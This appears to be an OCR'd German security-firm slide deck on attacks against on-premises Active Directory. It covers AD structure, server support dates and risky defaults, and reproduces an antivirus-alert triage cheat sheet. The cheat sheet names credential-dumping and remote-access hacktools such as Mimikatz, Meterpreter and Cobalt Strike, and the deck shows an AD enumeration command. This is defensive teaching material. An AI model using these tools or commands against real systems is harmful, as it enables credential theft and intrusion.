oneconsult
together against cyberattacks

Stand 7A-304

Angriffsziel On-Premises-Active-Directory

Frank Ully, Head of Research | Nürnberg, 25. Oktober 2022

Oneconsult
Über uns


Stand 7A-304

2'000+
Cybersecurity-Projekte

Oneconsult-Unternehmensgruppe:
Oneconsult International AG
(Holding), Oneconsult AG,
Oneconsult Deutschland AG,
Oneconsult New Zealand Limited

100+
Red-Teaming-Projekte


250+
Incident-Response-Einsätze



Inhabergeführt seit 2003


Großschadensfall Ransomware:
Von Null zum Domänenadmin (thedfirreport.com)

Stand 7A-304




Benutzer, Computer, Gruppen etc. sind Objekte mit Attributen

- ADDS-Datenspeicher
- Domänencontroller
- **Forest**
- **Domäne**
- Baum (DNS)
- Organisationseinheit / Site
- Gruppenrichtlinie



Jeder authentifizierte Benutzer sieht sehr viel
rundll32 C:\Windows\system32\dsquery.dll,OpenQueryWindow




Update-Management
Windows-Server-Support


SERVER-VERSION	2012 R2	2016	2019	2022
Ende Mainstream-Support	09.10.2018	11.01.2022	09.01.2024	13.10.2026
Ende Extended-Support	10.10.2023	12.01.2027	09.01.2029	14.10.2031

Standard-Einstellungen

ms-DS-MachineAccountQuota: Jeder Benutzer kann 10 Computer anmelden



Angriff
Überblick



Malware-Scanner zentral
Antivirus-Meldungen schnell interpretieren

Antivirus Event Analysis Cheat Sheet


Florian Roth @cyb3rops

Attribute	Less Relevant	Relevant		Highly Relevant	
Virus Type	HTML Iframe Keygen Joke Adware Clickjacking Crypto FakeAV	Trojan Backdoor Agent Malware JS Creds PS PowerShell Exploit Ransom	PassView Tool-Netcat Tool-Nmap RemAdm NetTool Crypto Scan	HackTool HTool HKTL PWCrack SecurityTool Clearlogs PHP/BackDoor ASP/BackDoor JSP/BackDoor Backdoor.PHP Backdoor.ASP Backdoor.JSP Webshell DumpCreds MPreter Koadic Razy ATK/	CobaltStr COBEACON Cometer Keylogger MeteTool Meterpreter Metasploit PowerSSH Mimikatz PowerSploit PSWTool PWDump Swrort Rozena Backdoor.Cobalt PShlSpy Packed.Generic.347 IISExchgSpawnCMD
Location	Temp Internet Files Removable Drive (E:, F:, …)	C:\Temp $Recycle.bin C:\ProgramData C:\Users\Public AppData\Local\Temp AppData\Roaming\Temp C:\Windows\Temp		%SystemRoot% (e.g. C:\Windows) C:\ \\Client\[A-Z]$ (remote session client drive) \\tsclient\<drive> C:\PerfLogs *$ (execution on remote host) Other directories that are writable for Administrators only	
User Context		Standard User		Administrative Account Service Account	

System	File Server Email Server Ticket System	Workstation Other Server Type	Domain Controller Print Server DMZ Server Jump Server Admin Workstation
Form / Type	Common Archive (ZIP)	Not Archived / Extracted, Uncommon Archive (RAR, 7z, encrypted Archive)	File Extensions: .ASP .ASPX .BAT .CHM .HTA .JSP .JSPX .LNK .PHP .PS1 .SCF .TXT .VBS .WAR .WSF .WSH .XML .CS .JPG .JPEG .GIF .PNG .DAT .CS
Time		Regular Work Hours	Outside Regular Work Hours
Google Search (File Name)		Well-known Malware (e.g. mssecsvc.exe) or no result at all	APT related file mentioned in report
Virustotal (Requires Hash / Sample)	**Notes >** "Probably harmless", "Microsoft software catalogue" **File Size >** Less than 16 byte (most likely an empty file, error page etc.) **ssdeep >** 3:: means file is filled with zeros (likely caused by AV)	**Comments >** Negative user comments **Additional Information > Tags >** CVE-* **Additional Information >** File names: *.virus **Additional Information >** File names: hash value as file name **Packers identified >** Uncommon Packers like: PECompact, VMProtect, Telock, Petite, WinUnpack, ASProtect **Suspicious combinations >** e.g. UPX, RARSFX, 7ZSFX and Microsoft Copyright	**File Detail >** Revoked certificate **Packers identified >** Rare Packers like: Themida, Enigma, ApLib, Tasm, ExeCryptor, MPRESS, ConfuserEx **Comments>** THOR APT Scanner: "Hacktools", "Threat Groups", "Webshell", "Cobalt Strike", "Empire", "Mimikatz", "Veil", "Privilege Escalation", "Password Dumper", "Koadic", "Elevation", "Winnti"

Quelle: https://www.nextron-systems.com/2022/08/13/antivirus-event-analysis-cheat-sheet-v1-10-0/

